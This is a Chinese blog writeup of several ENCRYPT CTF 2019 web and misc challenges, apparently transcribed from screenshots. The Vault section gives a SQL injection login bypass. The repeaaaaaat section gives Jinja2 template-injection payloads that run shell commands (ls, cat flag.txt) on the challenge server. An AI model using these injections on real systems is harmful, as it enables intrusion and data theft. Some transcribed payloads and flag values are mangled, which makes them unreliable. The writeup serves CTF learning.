

2019年CTF4月比赛记录（一）： ENCRYPT CTF 部分Web题目writeup与重解

原创

極品一☆宏  于 2019-04-05 10:22:53 发布  2786  收藏 1

分类专栏: [2019年CTF比赛—4月赛 CTF_web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43214809/article/details/89022757

版权



[2019年CTF比赛—4月赛 同时被 2 个专栏收录](#)

3 篇文章 0 订阅

订阅专栏



[CTF_web](#)

13 篇文章 0 订阅


订阅专栏

简简单单做些题，踏踏实实做事

时间：2019年4月2日至4月4日


一、ENCRYPT CTF—Journey (writeup):

两个水题，一个套路，直接打开文档，一直打开压缩包，直到出现flag.txt，没啥技术含量，就当签到题了：



永远太远走远看远


https://blog.csdn.net/qg_43214809



https://blog.csdn.net/qg_43214809

二、ENCRYPT CTF—Sweeeeeet (writeup) :

一开始打开网页是下面：





Hey You, yes you!
are you looking for a flag, well it's not here bruh!
Try someplace else

按照正常思路，先看以一下view-source，没看到；再试一下其他的后缀名，也没啥卵用，那就看一下Cookie：




看见这个我还挺激动的，以为自己得到了flag，直接改一下提交答案了。结果显示Incorrect，我尼玛，还是太天真了。没办法，那就中规中矩的抓个包看一下：






既然这样的话，还剩下一个Cookie，看看能不能从里面得到点什么信息，试了一些编码，最后是MD5：




很明显，UID=100，那么接下来就应该跟数字有关了，尝试着更改不同的值再进行MD5转换，最后在md5(0)这个地方找到flag：




三、ENCRYPT CTF—Into the Black (writeup) :

这题也是比较水的，下载出来一张黑色的图片：




encrypt(CTR, 16, 17, URI)

直接放Stegsolve里看一下就行，在Red 0、Blue 0、Green 0、Random map 1、2、3都可以看到：



四、ENCRYPT CTF—Slash Slash (writeup) :

这道题怎么讲，误打误撞找到base64编码，直接解开得到flag (๑_๑) 后来看了看别的大哥的writeup，这道题还是有点东西的。给了我们一个文件，打开后一个py文件，一个txt，三个文件夹，按照惯例先打开py和txt看一看。



在做出对我这种菜鸡没啥大的作用的判断后，果断打开别的文件夹，先看env/bin，顺手打开了第一个activate，一堆代码，往下翻，看到了一串base64编码：



```

50 # unset PYTHONHOME if set
51 if ! [ -z "${PYTHONHOME+}" ]; then
52     _OLD_VIRTUAL_PYTHONHOME="${PYTHONHOME}"
53     unset PYTHONHOME
54 fi
55
56 if [ -z "${VIRTUAL_ENV_DISABLE_PROMPT-}" ]; then
57     _OLD_VIRTUAL_PS1="${PS1-}"
58     if [ "x" != x ]; then
59         PS1="${PS1-}"
60     else
61         PS1="(`basename \"$VIRTUAL_ENV\"`) ${PS1-}"
62     fi
63     export PS1
64 fi
65
66 # Make sure to unalias pydoc if it's already there
67 alias pydoc 2>/dev/null >/dev/null && unalias pydoc || true
68
69 pydoc () {
70     python -m pydoc "$@"
71 }
72
73 # This should detect bash and zsh, which have a hash command that must
74 # be called to get it to forget past commands. Without forgetting
75 # past commands the $PATH changes we made may not be respected
76 if [ -n "${BASH-}" ] || [ -n "${ZSH_VERSION-}" ]; then
77     hash -r 2>/dev/null
78 fi
79
80 # export $(echo RkxBRwo= | base64 -d)="ZW5jcmlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWt1c19qb2hubnlfYV9nb29kX3Byb2dyYW1tZXJ9Cg=="

```

直接解个码，嘤嘤嘤~(´ω`):

base16、base32、base64

ZW5jcmlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWt1c19qb2hubnlfYV9nb29kX3Byb2dyYW1tZXJ9Cg==

编码 字符集

encryptCTF{comments_&_indentations_makes_johnny_a_good_programmer}

https://blog.csdn.net/qg_43214809

当然好像还有别的方法，应该是虚拟环境的，我看不太懂，wp放下面了：

<https://www.abs0lut3pwn4g3.cf/writeups/2019/04/04/encryptctf-slashslash.html>

五、ENCRYPT CTF—Vault (writeup) :

登陆题，按照之前做的一些套路，应该会有注入：

← → ↻ ① 不安全 | 104.154.106.182:9090

Vault

admin

SUBMIT

没有什么能够阻挡

直接抓包，修改username的值为：admin'or 1 = 1--'：

The screenshot shows a web proxy tool interface. The 'Request' tab is active, displaying a POST request to /login.php. The request body contains the modified payload: `username=admin'or 1 = 1--&password=admin&submit=submit`. The 'Response' tab shows an HTTP 200 OK response with a Set-Cookie header: `SESSIONID=ZW5jcmlwdENURntpX0g0dDNfaW5KM2M3aTBuNX0%3D`. The response body contains HTML for a login page.

注意到右侧Set-Cookie，先放到URL里解码，再放到base64，直接得到flag：

The screenshot shows a web browser with the URL `ctf.ssleye.com/base64.html`. Below the browser is a 'base编码' (base encoding) tool interface. The tool has a text input field containing the base64-encoded cookie value: `ZW5jcmlwdENURntpX0g0dDNfaW5KM2M3aTBuNX0=`. The '编码' (encode) button is highlighted in green. Below the tool, the decoded flag is shown: `encryptCTF{i_H4t3_inJ3c7i0n5}`.

六、ENCRYPT CTF—repeaaaaaat（重解）：

打开网页如下：

The screenshot shows a web browser with the address bar displaying `104.154.106.182:5050`. The page content shows the text `Hello,`.



https://blog.csdn.net/qq_43214809

始终重复图片，没办法，先看一下view-source:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <meta http-equiv="X-UA-Compatible" content="IE=edge">
6 <title>repeaaaaaat</title>
7 <meta name="viewport" content="width=device-width, initial-scale=1">
8 <script>
9   function repeat() {
10     for(var i=0; i<10; i++) {
11       lol = document.createElement("img")
12       lol.src = "/static/lol.png"
13       var shit = document.getElementById('shit')
14       shit.appendChild(lol)
15     }
16   }
17 </script>
18 </head>
19 <body onscroll=repeat()>
20   Hello,<div id="shit">
21     
22     
23     
24     
25     
26     
27     
28     
29     
30     
31     
32     
33     
34     
35     
36   </div>
37   <!-- L2xvbF9ub19vbmVfd21sbF9zZWVfd2hhdHNfaGVyZQ== -->
38 </body>
39 </html>
```

https://blog.csdn.net/qq_43214809

底部一个base64编码，解码看一下:

ctf.ssleye.com/base64.html

在线工具 SSL在线工具 SSL漏洞在线检测 NiceTool 买证书 快速

base编码

base16、base32、base64

```
L2xvbF9ub19vbmVfd21sbF9zZWVfd2hhdHNfaGVyZQ==
```


带进去:

Target: http://104.154.106.182:5050

Request

```
Raw Params Headers Hex
GET /?secret=flag HTTP/1.1
Host: 104.154.106.182:5050
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UID=f899139df5e1059396431415e770c6dd; FLAG=encryptCTF%7By0u_c4nt_U53_m3%7D
Connection: close
```

Response

```
Raw Headers Hex HTML Render
Hello,<div id="shit">
















</div> flag
<!-- Lz9zZWNYZXQ9ZmxhZw== -->
</body>
</html>
```

https://blog.csdn.net/qg_43214809

我们可以发现右侧div出现flag，通过改变左侧secret的值，可以发现右侧的div值也在改变，然后我就不知道下一步是干啥了。后来看了大佬的writeup，说后面就是SSTI了，我尼玛...真想给自己一嘴巴子。之前在攻防世界上见到过一个这种题，沃日 ε(┐┌__┐┐)³ 通过测试{{7*7}},发现返回49。行了，和攻防世界那个题一个样Jinja2:

Target: http://104.154.106.182:5050

Request

```
Raw Params Headers Hex
GET /?secret={{7*7}} HTTP/1.1
Host: 104.154.106.182:5050
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UID=f899139df5e1059396431415e770c6dd; FLAG=encryptCTF%7By0u_c4nt_U53_m3%7D
Connection: close
```

Response

```
Raw Headers Hex HTML Render
Hello,<div id="shit">

















</div> 49
<!-- Lz9zZWNYZXQ9ZmxhZw== -->
</body>
</html>
```

https://blog.csdn.net/qg_43214809

那么就是构造payload的问题了：之前那道题的payload是不能用在这里的，这道题的payload我也没搞清楚：

Target: http://104.154.106.182:5050

Request

```
Raw Params Headers Hex
GET /?secret={{url_for('__globals___.os.popen('ls').read())}} HTTP/1.1
Host: 104.154.106.182:5050
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UID=f899139df5e1059396431415e770c6dd; FLAG=encryptCTF%7By0u_c4nt_U53_m3%7D
Connection: close
```

Response

```
Raw Headers Hex HTML Render













</div> application.py
flag.txt
requirements.txt
static
templates
```

```
<!-- L2xvbF9ub19vbmVfd2lsbF9zZWVfd2hhdHNfaGVyZQ== -->
</body>
</html>
```

https://blog.csdn.net/qg_43214809

打开flag.txt就好:

Target: http://104.154.106.182:5050

Request

Raw Params Headers Hex

```
GET /?secret={{(url_for(__globals__._os.popen('cat%20flag.txt')).read())}} HTTP/1.1
Host: 104.154.106.182:5050
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UID=f899139df5e1059396431415e770c6dd;
FLAG=encryptCTF%7B7y0u_c4nt_U53_m3%7D
Connection: close
```

Response

Raw Headers Hex HTML Render

```
<img src='/static/lol.png'>
<div> encryptCTF{!nj3c7!0n5_4r3_b4D}
<!-- L2xvbF9ub19vbmVfd2lsbF9zZWVfd2hhdHNfaGVyZQ== -->
</body>
</html>
```

https://blog.csdn.net/qg_43214809

当然也可以直接用tplmap，可能还更快一点。

大佬的writeup:

<https://rawsec.ml/en/ENCRYPT-CTF-2019-write-ups/>

小结:

